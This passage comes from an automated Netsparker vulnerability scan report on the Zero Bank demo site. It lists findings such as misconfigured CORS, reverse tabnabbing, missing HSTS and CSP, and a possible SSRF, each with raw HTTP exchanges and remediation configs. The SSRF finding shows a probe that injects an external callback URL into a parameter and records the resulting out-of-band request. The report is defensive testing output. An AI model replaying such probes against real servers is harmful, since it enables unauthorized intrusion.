- OWASP Cross-Site Request Forgery (CSRF) Prevention Cheat Sheet

## Classification

OWASP 2013-A8 PCI V3.1-6.5.9 PCI V3.2-6.5.9 CWE-352 CAPEC-62 WASC-9 HIPAA-164.306(A)

# 25.1. http://zero.webappsecurity.com/login.html

http://zero.webappsecurity.com/login.html

### Form Action(s)

/signin.html

### Certainty

### Request

```
GET /login.html HTTP/1.1
Host: zero.webappsecurity.com
Cache-Control: no-cache
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Referer: http://zero.webappsecurity.com/
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2272.16 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Accept-Encoding: gzip, deflate
```

### Response

```
…
="top_offset">


<div class="row">
<div class="offset3 span6">
<div class="page-header">
<h3>Log in to ZeroBank</h3>
</div>

<form id="login_form" action="/signin.html" method="post" class="form-horizontal">

<div class="form-inputs">
<div class="control-group">
<label class="control-label" for="user_login">Login</
…
```

# 26. Misconfigured Access-Control-Allow-Origin Header

1 TOTAL
LOW

Netsparker detected a possibly misconfigured Access-Control-Allow-Origin header in resource's HTTP response.

Cross-origin resource sharing (CORS) is a mechanism that allows resources on a web page to be requested outside the domain through XMLHttpRequest.

Unless this HTTP header is present, such "cross-domain" requests are forbidden by web browsers, per the same-origin security policy.

## Impact

This is generally not appropriate when using the same-origin security policy. The only case where this is appropriate when using the same-origin policy is when a page or API response is considered completely public content and it is intended to be accessible to everyone.

## Remedy

If this page is intended to be accessible to everyone, you don't need to take any action. Otherwise please follow the guidelines for different architectures below in order to set this header and permit outside domain.

Apache

- Add the following line inside either the <directory>, <location>, <files> or <virtualhost> sections of your server config (usually located in `httpd.conf` or `apache.conf`), or within a `.htaccess` file.

  ```
  Header set Access-Control-Allow-Origin "domain"
  ```

IIS6

1. Open Internet Information Service (IIS) Manager
2. Right click the site you want to enable CORS for and go to Properties
3. Change to the HTTP Headers tab
4. In the Custom HTTP headers section, click Add
5. Enter Access-Control-Allow-Origin as the header name
6. Enter `domain` as the header value

IIS7

- Merge the following xml into the web.config file at the root of your application or site:

  ```
  <?xml version="1.0" encoding="utf-8" ?>
  <configuration>
    <system.webserver>
      <httpprotocol>
        <customheaders>
          <add name="Access-Control-Allow-Origin" value="domain" />
        </customheaders>
      </httpprotocol>
    </system.webserver>
  </configuration>
  ```

ASP.NET

- If you don't have access to configure IIS, you can still add the header through ASP.NET by adding the following line to your source pages:

  ```
  Response.AppendHeader("Access-Control-Allow-Origin", "domain");
  ```

## External References

- Cross-Origin Resource Sharing
- HTTP access control (CORS)
- Using CORS

## Classification

OWASP 2013-A5 CWE-16 WASC-15

## 26.1. http://zero.webappsecurity.com/

http://zero.webappsecurity.com/

### Access-Control-Allow-Origin

*

### Certainty

## Request

```
GET / HTTP/1.1
Host: zero.webappsecurity.com
Cache-Control: no-cache
Connection: Keep-Alive
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2272.16 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Accept-Encoding: gzip, deflate
```

## Response

```
HTTP/1.1 200 OK
Content-Type: text/html;charset=UTF-8
Server: Apache-Coyote/1.1
Connection: Keep-Alive
Keep-Alive: timeout=5, max=100
Content-Language: en-US
Access-Control-Allow-Origin: *

Transfer-Encoding: chunked
Date: Wed, 14 Jul 2021 09:19:23 GMT
Cache-Control: no-cache, max-age=0, must-revalidate, no-store


<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="utf-8
…
```

# 27. [Possible] Phishing by Navigating Browser Tabs

1 TOTAL
LOW

Opened windows through normal hrefs with target="_blank" can modify window.opener.location and replace the parent webpage with something else, even on a different origin.

While this doesn't allow script execution, it does allow phishing attacks that silently replace the parent tab.

## Impact

If the links lack of rel="noopener noreferrer" attribute, third party site can change the URL of source tab using window.opener.location.assign and trick the user as if he is still in a trusted page and lead him to enter his secret information or credentials to this malicious copy.

## Remedy

To prevent pages from abusing window.opener, use *rel=noopener*. This ensures window.opener is null in Chrome 49 and Opera 36.

For older browsers and in Firefox, you could use *rel=noreferrer* which also disables the Referer HTTP header.

```
<a href="..." target="_blank" rel="noopener noreferrer">...</a>
```

## External References

- Target="_blank" - the most underestimated vulnerability ever
- Blankshield & reverse tabnabbing attacks

## Classification

OWASP 2013-A5

## 27.1. http://zero.webappsecurity.com/

http://zero.webappsecurity.com/

### External Links

- https://www.microfocus.com/about/legal/#privacy
- https://www.microfocus.com/about/legal/#privacy

### Certainty

### Request

```
GET / HTTP/1.1
Host: zero.webappsecurity.com
Cache-Control: no-cache
Connection: Keep-Alive
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2272.16 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Accept-Encoding: gzip, deflate
```

### Response

```
…
in relation to your use of this Web site.
Use of this Web site indicates that you have read and agree to Micro Focus Fortify’s Terms of Use found at
<a href="https://www.microfocus.com/about/legal/#privacy" target="_blank">https://www.microfocus.com/about/legal/#privacy</a>
and Micro Focus Fortify’s Online Privacy Statement found at
<a href="https://www.microfocus.com/about/legal/#privacy" target="_blank">https://www.microfocus.com/about/legal/#privacy</a>.

<br/><br/>

Copyright © 2012-2018, Micro Focus Development Company. All rights reserved.
</div>
</div>
</div>

…
webinspect-dynamic-analysis-dast/overview" },
"contact_hp_link" : { absolute: true, page: "https://support.fortify.com" },
"privacy_statement_link": { absolute: true, page: "https://www.microfocus.com/about/legal/#privacy" },
"terms_of_use_link": { absolute: true, page: "https://www.microfocus.com/about/legal/" }
};

$.each(footerLinks, function(linkId, link) {
attachClickH
…
```

# 28. [Possible] Server-Side Request Forgery

1 TOTAL

LOW

CONFIRMED

1

Netsparker detected a possible Server-Side Request Forgery by capturing a DNS request that was made to Netsparker Hawk but was unable to confirm the vulnerability.

## Impact

Server-Side Request Forgery allows an attacker to make local and/or remote network requests while masquerading as the target server.

## Remedy

- Where possible, do not use users' input for URLs.
- If you definitely need dynamic URLs, use whitelisting. Make a list of valid, accepted URLs and do not accept other URLs.
- Ensure that you only accept URLs those are located on the trusted domains.

## External References

- CWE-918: Server-Side Request Forgery (SSRF)

## Classification

OWASP 2013-A1

## 28.1. http://zero.webappsecurity.com/help.html?topic=http://r87.me/r/?id=8pc3biczigrtjotf94a4n9qjb54mwegwp8p5iztgp-w Confirmed

http://zero.webappsecurity.com/help.html?topic=http://r87.me/r/?id=8pc3biczigrtjotf94a4n9qjb54mwegwp...

### Parameters

| Parameter | Type | Value |
|---|---|---|
| **topic** | **GET** | **http://r87.me/r/?id=8pc3biczigrtjotf94a4n9qjb54mwegwp8p5iztgp-w** |

## Exfiltrated Proof

### Query Strings

```
id=8pc3biczigrtjotf94a4n9qjb54mwegwp8p5iztgp-w
```

### Client IPs

```
54.82.22.214
```

### User Agents

```
Java/1.6.0_45
```

### Request

```
GET /help.html?topic=http://r87.me/r/?id=8pc3biczigrtjotf94a4n9qjb54mwegwp8p5iztgp-w HTTP/1.1
Host: zero.webappsecurity.com
Cache-Control: no-cache
Referer: http://zero.webappsecurity.com/help.html
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2272.16 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Cookie: JSESSIONID=35F02518
Accept-Encoding: gzip, deflate
```

## Response

```
HTTP/1.1 200 OK
Content-Type: text/html;charset=UTF-8
Server: Apache-Coyote/1.1
Content-Language: en-US
Access-Control-Allow-Origin: *
Transfer-Encoding: chunked
Date: Wed, 14 Jul 2021 09:38:02 GMT
Cache-Control: no-cache, max-age=0, must-revalidate, no-store
```

# 29. Forbidden Resource

1 TOTAL
**INFORMATION**
CONFIRMED
1

Netsparker identified a forbidden resource.

Access to this resource has been denied by the web server. This is generally not a security issue, and is reported here for informational purposes.

## Impact

This issue is reported as additional information only. There is no direct impact arising from this issue.

## Classification

OWASP-PC-C8

## 29.1. http://zero.webappsecurity.com/cgi-bin/ Confirmed

http://zero.webappsecurity.com/cgi-bin/

### Request

```
GET /cgi-bin/ HTTP/1.1
Host: zero.webappsecurity.com
Cache-Control: no-cache
Referer: http://zero.webappsecurity.com/cgi-bin/
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2272.16 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Accept-Encoding: gzip, deflate
```

### Response

```
HTTP/1.1 403 Forbidden

Content-Type: text/html;charset=utf-8
Server: Apache-Coyote/1.1
Content-Length: 961
Content-Language: en
Access-Control-Allow-Origin: *
Date: Wed, 14 Jul 2021 09:19:46 GMT

<html><head><title>Apache Tomcat/7.0.70 - Error report</title><style><!--H1 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;} H2
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:16px;} H3 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-
size:14px;} BODY {font-family:Tahoma,Arial,sans-serif;color:black;background-color:white;} B {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;} P
{font-family:Tahoma,Arial,sans-serif;background:white;color:black;font-size:12px;}A {color : black;}A.name {color : black;}HR {color : #525D76;}--></style> </head><body>
<h1>HTTP Status 403 - </h1><HR size="1" noshade="noshade"><p><b>type</b> Status report</p><p><b>message</b> <u></u></p><p><b>description</b> <u>Access to the specified
resource has been forbidden.</u></p><HR size="1" noshade="noshade"><h3>Apache Tomcat/7.0.70</h3></body></html>
```

# 30. Email Address Disclosure

1 TOTAL
**INFORMATION**

Netsparker identified an email address disclosure.

## Impact

Email addresses discovered within the application can be used by both spam email engines and also brute-force tools. Furthermore, valid email addresses may lead to social engineering attacks.

## Remedy

Use generic email addresses such as contact@ or info@ for general communications and remove user/people-specific email addresses from the website; should this be required, use submission forms for this purpose.

## External References

- Wikipedia - Email Spam

## Classification

CWE-200 CAPEC-118 WASC-13 OWASP-PC-C7

## CVSS 3.0

CVSS Vector String: CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N
Base: 5.3 (Medium)
Temporal: 5.3 (Medium)
Environmental: 5.3 (Medium)

## 30.1. http://zero.webappsecurity.com/resources/css/font-awesome.css

http://zero.webappsecurity.com/resources/css/font-awesome.css

### Email Address(es)

dave@davegandy.com

### Certainty

### Request

```
GET /resources/css/font-awesome.css HTTP/1.1
Host: zero.webappsecurity.com
Cache-Control: no-cache
Referer: http://zero.webappsecurity.com/
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2272.16 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Accept-Encoding: gzip, deflate
```

### Response

```
…
Awesome 3.0, but much appreciated:
* "Font Awesome by Dave Gandy - http://fortawesome.github.com/Font-Awesome"

* Contact
* -------------------------------------------------------
* Email: dave@davegandy.com
* Twitter: http://twitter.com/fortaweso_me
* Work: Lead Product Designer @ http://kyruus.com
*/
@font-face {
font-family: 'FontAwesome';
src: url('../font/fontawesome-webfont.eot?v=3.0.1
…
```

# 31. Default Page Detected (Apache)

1 TOTAL
**INFORMATION**

Netsparker detected the Apache default installation page.

This issue is reported for information only. If there is any other vulnerability identified regarding this resource, Netsparker will report it as a separate issue.

## Classification

[OWASP-PC-C7]

## CVSS 3.0

CVSS Vector String: CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N/E:H/RL:O/RC:C
Base: 5.3 (Medium)
Temporal: 5.1 (Medium)
Environmental: 5.1 (Medium)

## 31.1. https://zero.webappsecurity.com/

https://zero.webappsecurity.com/

### Certainty

### Request

```
GET / HTTP/1.1
Host: zero.webappsecurity.com
Cache-Control: no-cache
Referer: https://zero.webappsecurity.com/
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2272.16 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Accept-Encoding: gzip, deflate
```

### Response

```
HTTP/1.1 200 OK
Content-Type: text/html
Server: Apache/2.2.6 (Win32) mod_ssl/2.2.6 OpenSSL/0.9.8e mod_jk/1.2.40
Content-Length: 44
Last-Modified: Sat, 20 Nov 2004 14:16:24 GMT
Accept-Ranges: bytes
Access-Control-Allow-Origin: *
Date: Wed, 14 Jul 2021 09:19:51 GMT
ETag: "24c22-2c-44adde00"

<html><body><h1>It works!</h1></body></html>
```

# 32. Default Page Detected (Tomcat)

1 TOTAL
INFORMATION

Netsparker detected the default Tomcat page.

This issue is reported for information only. If there is any other vulnerability identified regarding this resource, Netsparker will report it as a separate issue.

## Classification

OWASP-PC-C7

## CVSS 3.0

CVSS Vector String: CVSS:3.0/AV:N/AC:L/PR:L/UI:N/S:U/C:L/I:N/A:N/E:H/RL:O/RC:C
Base: 4.3 (Medium)
Temporal: 4.1 (Medium)
Environmental: 4.1 (Medium)

## 32.1. http://zero.webappsecurity.com/docs/index.html

http://zero.webappsecurity.com/docs/index.html

### Certainty

### Request

```
GET /docs/index.html HTTP/1.1
Host: zero.webappsecurity.com
Cache-Control: no-cache
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2272.16 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Accept-Encoding: gzip, deflate
```

### Response

```
…
anges: bytes
Access-Control-Allow-Origin: *
Date: Wed, 14 Jul 2021 09:19:40 GMT
ETag: W/"19368-1466008846000"

<html><head><META http-equiv="Content-Type" content="text/html; charset=iso-8859-1"><title>Apache Tomcat 7 (7.0.70) - Documentation Index</title><meta name="author"
content="Craig R. McClanahan"><meta name="author" content="Remy Maucherat"><meta name="author" content="Yoav Shapira"><style type="text/css" media="print">
.noPrint {display: none;}
td#mainBody {width: 100%;}
</style><s
…
```

# 33. Intermediate Certificate is Signed Using a Weak Signature Algorithm

1 TOTAL

**INFORMATION**

CONFIRMED

1

Netsparker detected that an intermediate certificate in the certificate chain is signed using a weak signature algorithm.

The weak signature algorithm is known to be cryptographically weak and vulnerable to collision attacks.

## External References

- MD5 considered harmful today - Creating a rogue CA certificate
- MS Security Advisory : Research proves feasibility of collision attacks against MD5
- OWASP - Insecure Configuration Management
- OWASP - Insufficient Transport Layer Protection
- When Will We See Collisions for SHA-1?
- Gradually sunsetting SHA-1
- Why Google is Hurrying the Web to Kill SHA-1
- SHA1 Deprecation: What You Need to Know

## Classification

OWASP 2013-A6 CAPEC-459 WASC-4

## 33.1. http://zero.webappsecurity.com/ Confirmed

http://zero.webappsecurity.com/

### Weakly Signed Certificates

```
sha1RSA - CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US
```

### Request

```
[NETSPARKER] SSL Connection
```

### Response

```
[NETSPARKER] SSL Connection
```

# 34. HTTP Strict Transport Security (HSTS) Policy Not Enabled

1 TOTAL
INFORMATION

Netsparker identified that HTTP Strict Transport Security (HSTS) policy is not enabled.

The target website is being served from not only HTTP but also HTTPS and it lacks of HSTS policy implementation.

HTTP Strict Transport Security (HSTS) is a web security policy mechanism whereby a web server declares that complying user agents (such as a web browser) are to interact with it using only secure HTTP (HTTPS) connections. The HSTS Policy is communicated by the server to the user agent via a HTTP response header field named "Strict-Transport-Security". HSTS Policy specifies a period of time during which the user agent shall access the server in only secure fashion.

When a web application issues HSTS Policy to user agents, conformant user agents behave as follows:

- Automatically turn any insecure links referencing the web application into secure links. (For instance, http://example.com/some/page/ will be modified to https://example.com/some/page/ before accessing the server.)
- If the security of the connection cannot be ensured (e.g. the server's TLS certificate is self-signed), show an error message and do not allow the user to access the web application.

## Remedy

Configure your webserver to redirect HTTP requests to HTTPS.

For Apache, you should have modification in the httpd.conf.

```
# load module
LoadModule headers_module modules/mod_headers.so

# redirect all HTTP to HTTPS (optional)
<VirtualHost *:80>
       ServerAlias *
       RewriteEngine On
       RewriteRule ^(.*)$ https://%{HTTP_HOST}$1 [redirect=301]
</VirtualHost>

# HTTPS-Host-Configuration
<VirtualHost *:443>
      # Use HTTP Strict Transport Security to force client to use secure connections only
      Header always set Strict-Transport-Security "max-age=31536000; includeSubDomains"

      # Further Configuration goes here
      [...]
</VirtualHost>
```

## External References

- Wikipedia - HTTP Strict Transport Security
- Configure HSTS (HTTP Strict Transport Security) for Apache/Nginx

## Classification

OWASP-PC-C8

## 34.1. https://zero.webappsecurity.com/

https://zero.webappsecurity.com/

### Certainty

### Request

```
GET / HTTP/1.1
Host: zero.webappsecurity.com
Cache-Control: no-cache
Connection: Keep-Alive
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2272.16 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Accept-Encoding: gzip, deflate
```

## Response

```
HTTP/1.1 200 OK
Content-Type: text/html
Server: Apache/2.2.6 (Win32) mod_ssl/2.2.6 OpenSSL/0.9.8e mod_jk/1.2.40
Connection: Keep-Alive
Keep-Alive: timeout=5, max=100
Content-Length: 44
Last-Modified: Sat, 20 Nov 2004 14:16:24 GMT
Accept-Ranges: bytes
Access-Control-Allow-Origin: *
Date: Wed, 14 Jul 2021 09:19:36 GMT
ETag: "24c22-2c-44adde00"

<html><body><h1>It works!</h1></body></html>
```

# 35. OPTIONS Method Enabled

1 TOTAL

**INFORMATION**

CONFIRMED

1

Netsparker detected that `OPTIONS` method is allowed. This issue is reported as extra information.

## Impact

Information disclosed from this page can be used to gain additional information about the target system.

## Remedy

Disable `OPTIONS` method in all production systems.

## External References

- Testing for HTTP Methods and XST (OWASP-CM-008)
- HTTP/1.1: Method Definitions

## Classification

OWASP 2013-A5 CWE-16 CAPEC-107 WASC-14

## 35.1. http://zero.webappsecurity.com/ Confirmed

http://zero.webappsecurity.com/

### Allowed methods

```
GET, HEAD, POST, PUT, DELETE, TRACE, OPTIONS, PATCH
```

### Request

```
OPTIONS / HTTP/1.1
Host: zero.webappsecurity.com
Cache-Control: no-cache
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2272.16 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Accept-Encoding: gzip, deflate
Content-Length: 0
```

### Response

```
HTTP/1.1 200 OK
Content-Type: text/plain
Server: Apache-Coyote/1.1
Allow: GET, HEAD, POST, PUT, DELETE, TRACE, OPTIONS, PATCH
Content-Length: 0
Access-Control-Allow-Origin: *
Date: Wed, 14 Jul 2021 09:19:51 GMT
Cache-Control: no-cache, max-age=0, must-revalidate, no-store
```

# 36. Apache Web Server Identified

1 TOTAL
INFORMATION

Netsparker identified a web server (Apache) in the target web server's HTTP response.

## Impact

This issue is reported as additional information only. There is no direct impact arising from this issue.

## External References

- Apache ServerTokens Directive

## Classification

OWASP-PC-C7

## CVSS 3.0

CVSS Vector String: CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N/E:H/RL:O/RC:C
Base: 5.3 (Medium)
Temporal: 5.1 (Medium)
Environmental: 5.1 (Medium)

## 36.1. http://zero.webappsecurity.com/

http://zero.webappsecurity.com/

### Certainty

### Request

```
GET / HTTP/1.1
Host: zero.webappsecurity.com
Cache-Control: no-cache
Connection: Keep-Alive
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2272.16 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Accept-Encoding: gzip, deflate
```

### Response

```
HTTP/1.1 200 OK
Content-Type: text/html;charset=UTF-8
Server: Apache-Coyote/1.1
Connection: Keep-Alive
Keep-Alive: timeout=5, max=100
Content-Language: en-US
Access-Control-Allow-Origin: *
Transfer-Encoding: chunked
Date: Wed, 14 Jul 2021 09:19:23 GMT
Cache-Con
…
```

# 37. Missing X-XSS Protection Header

1 TOTAL
INFORMATION

Netsparker detected a missing `X-XSS-Protection` header which means that this website could be at risk of a Cross-site Scripting (XSS) attacks.

## Impact

This issue is reported as additional information only. There is no direct impact arising from this issue.

## Remedy

Add the X-XSS-Protection header with a value of "1; mode= block".

- `X-XSS-Protection: 1; mode=block`

## External References

- MSDN - Internet Explorer 8 Security Features
- Internet Explorer 8 XSS Filter

## Classification

HIPAA-164.308(A) OWASP-PC-C9

## 37.1. http://zero.webappsecurity.com/

http://zero.webappsecurity.com/

### Certainty

### Request

```
GET / HTTP/1.1
Host: zero.webappsecurity.com
Cache-Control: no-cache
Connection: Keep-Alive
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2272.16 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Accept-Encoding: gzip, deflate
```

## Response

```
HTTP/1.1 200 OK
Content-Type: text/html;charset=UTF-8
Server: Apache-Coyote/1.1
Connection: Keep-Alive
Keep-Alive: timeout=5, max=100
Content-Language: en-US
Access-Control-Allow-Origin: *
Transfer-Encoding: chunked
Date: Wed, 14 Jul 2021 09:19:23 GMT
Cache-Control: no-cache, max-age=0, must-revalidate, no-store


<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="utf-8">
<title>Zero - Personal Banking - Loans - Credit Cards</title>
<meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0, user-scalable=no">
<meta http-equiv="X-UA-Compatible" content="IE=Edge">

<link type="text/css" rel="stylesheet" href="/resources/css/bootstrap.min.css"/>
<link type="text/css" rel="stylesheet" href="/resources/css/font-awesome.css"/>
<link type="text/css" rel="stylesheet" href="/resources/css/main.css"/>

<script src="/resources/js/jquery-1.8.2.min.js"></script>
<script src="/resources/js/bootstrap.min.js"></script>

<script src="/resources/js/placeholders.min.js"></script>
<script type="text/javascript">
Placeholders.init({
live: true, // Apply to future and modified elements too
hideOnFocus: true // Hide the placeholder when the element receives focus
});
</script>
<script type="text/javascript">
$(document).ajaxError(function errorHandler(event, xhr, ajaxOptions, thrownError) {
if (xhr.status == 403) {
window.location.reload();
}
});
</script>
</head>
<body>
<div class="wrapper">
<div class="navbar navbar-fixed-top">
<div class="navbar-inner">
<div class="container">
<a href="/index.html" class="brand">Zero Bank</a>

<div>
<ul class="nav float-right">
<li> <form action="/search.html"
class="navbar-search pull-right" style="
…
```

# 38. SameSite Cookie Not Implemented

1 TOTAL
**INFORMATION**
CONFIRMED
1

Cookies are typically sent to third parties in cross origin requests. This can be abused to do CSRF attacks. Recently a new cookie attribute named *SameSite* was proposed to disable third-party usage for some cookies, to prevent CSRF attacks.

Same-site cookies allow servers to mitigate the risk of CSRF and information leakage attacks by asserting that a particular cookie should only be sent with requests initiated from the same registrable domain.

## Remedy

The server can set a same-site cookie by adding the SameSite=... attribute to the Set-Cookie header:

```
Set-Cookie: key=value; SameSite=strict
```

There are two possible values for the same-site attribute:

- Lax
- Strict

In the strict mode, the cookie is not sent with any cross-site usage even if the user follows a link to another website. Lax cookies are only sent with a top-level get request.

## External References

- Using the Same-Site Cookies Attribute to Prevent CSRF Attacks
- Same-site Cookies
- Preventing CSRF with the same-site cookie attribute

## Classification

OWASP-PC-C9

## 38.1. http://zero.webappsecurity.com/bank/ Confirmed

http://zero.webappsecurity.com/bank/

### Identified Cookie(s)

- JSESSIONID

### Request

```
GET /bank/ HTTP/1.1
Host: zero.webappsecurity.com
Cache-Control: no-cache
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2272.16 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Accept-Encoding: gzip, deflate
```

### Response

```
HTTP/1.1 302 Found
Set-Cookie: JSESSIONID=35F02518; Path=/; HttpOnly

Content-Type: text/plain
Server: Apache-Coyote/1.1
Content-Length: 0
Access-Control-Allow-Origin: *
Location: http://zero.webappsecurity.com/login.html
Date: Wed, 14 Jul 2021 09:19:51 GMT
Cache-Control: no-cache, max-age=0, must-revalidate, no-store
```

# 39. Content Security Policy (CSP) Not Implemented

1 TOTAL
**INFORMATION**

CSP is an added layer of security that helps to mitigate mainly Cross-site Scripting attacks.

CSP can be enabled instructing the browser with a Content-Security-Policy directive in a response header;

```
 Content-Security-Policy: script-src 'self';
```

or in a meta tag;

```
<meta http-equiv="Content-Security-Policy" content="script-src 'self';">
```

In the above example, you can restrict script loading only to the same domain. It will also restrict inline script executions both in the element attributes and the event handlers. There are various directives which you can use by declaring CSP:

- **script-src:** Restricts the script loading resources to the ones you declared. By default, it disables inline script executions unless you permit to the evaluation functions and inline scripts by the unsafe-eval and unsafe-inline keywords.
- **base-uri:** Base element is used to resolve relative URL to absolute one. By using this CSP directive, you can define all possible URLs which could be assigned to base-href attribute of the document.
- **frame-ancestors**: It is very similar to X-Frame-Options HTTP header. It defines the URLs by which the page can be loaded in an iframe.
- **frame-src / child-src**: frame-src is the deprecated version of child-src. Both define the sources that can be loaded by iframe in the page. (Please note that frame-src was brought back in CSP 3)
- **object-src** : Defines the resources that can be loaded by embedding such as Flash files, Java Applets.
- **img-src**: As its name implies, it defines the resources where the images can be loaded from.
- **connect-src**: Defines the whitelisted targets for XMLHttpRequest and WebSocket objects.
- **default-src**: It is a fallback for the directives that mostly ends with -src suffix. When the directives below are not defined, the value set to default-src will be used instead:
  - child-src
  - connect-src
  - font-src
  - img-src
  - manifest-src
  - media-src
  - object-src
  - script-src
  - style-src

When setting the CSP directives, you can also use some CSP keywords:

- **none**: Denies loading resources from anywhere.
- **self** : Points to the document's URL (domain + port).
- **unsafe-inline**: Permits running inline scripts.
- **unsafe-eval**: Permits execution of evaluation functions such as eval().

In addition to CSP keywords, you can also use wildcard or only a scheme when defining whitelist URLs for the points. Wildcard can be used for subdomain and port portions of the URLs:

```
Content-Security-Policy: script-src https://*.example.com;
```

```
Content-Security-Policy: script-src https://example.com:*;
```

```
Content-Security-Policy: script-src https;
```

It is also possible to set a CSP in Report-Only mode instead of forcing it immediately in the migration period. Thus you can see the violations of the CSP policy in the current state of your web site while migrating to CSP:

```
Content-Security-Policy-Report-Only: script-src 'self'; report-uri: https://example.com;
```

## Impact

There is no direct impact of not implementing CSP on your website. However, if your website is vulnerable to a Cross-site Scripting attack CSP can prevent successful exploitation of that vulnerability. By not implementing CSP you'll be missing out this extra layer of security.

## Actions to Take

- Enable CSP on your website by sending the `Content-Security-Policy` in HTTP response headers that instruct the browser to apply the policies you specified.
- Apply the whitelist and policies as strict as possible.
- Rescan your application to see if Netsparker identifies any weaknesses in your policies.

## Remedy

Enable CSP on your website by sending the `Content-Security-Policy` in HTTP response headers that instruct the browser to apply the policies you specified.

## External References

- An Introduction to Content Security Policy
- Content Security Policy (CSP)

## Classification

OWASP-PC-C9

## 39.1. http://zero.webappsecurity.com/

http://zero.webappsecurity.com/

### Certainty

🟥

### Request

```
GET / HTTP/1.1
Host: zero.webappsecurity.com
Cache-Control: no-cache
Connection: Keep-Alive
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2272.16 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Accept-Encoding: gzip, deflate
```

### Response

```
HTTP/1.1 200 OK
Content-Type: text/html;charset=UTF-8
Server: Apache-Coyote/1.1
Connection: Keep-Alive
Keep-Alive: timeout=5, max=100
Content-Language: en-US
Access-Control-Allow-Origin: *
Transfer-Encoding: chunked
Date: Wed, 14 Jul 2021 09:19:23 GMT
Cache-Control: no-cache, max-age=0, must-revalidate, no-store


<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="utf-8">
<title>Zero - Personal Banking - Loans - Credit Cards</title>
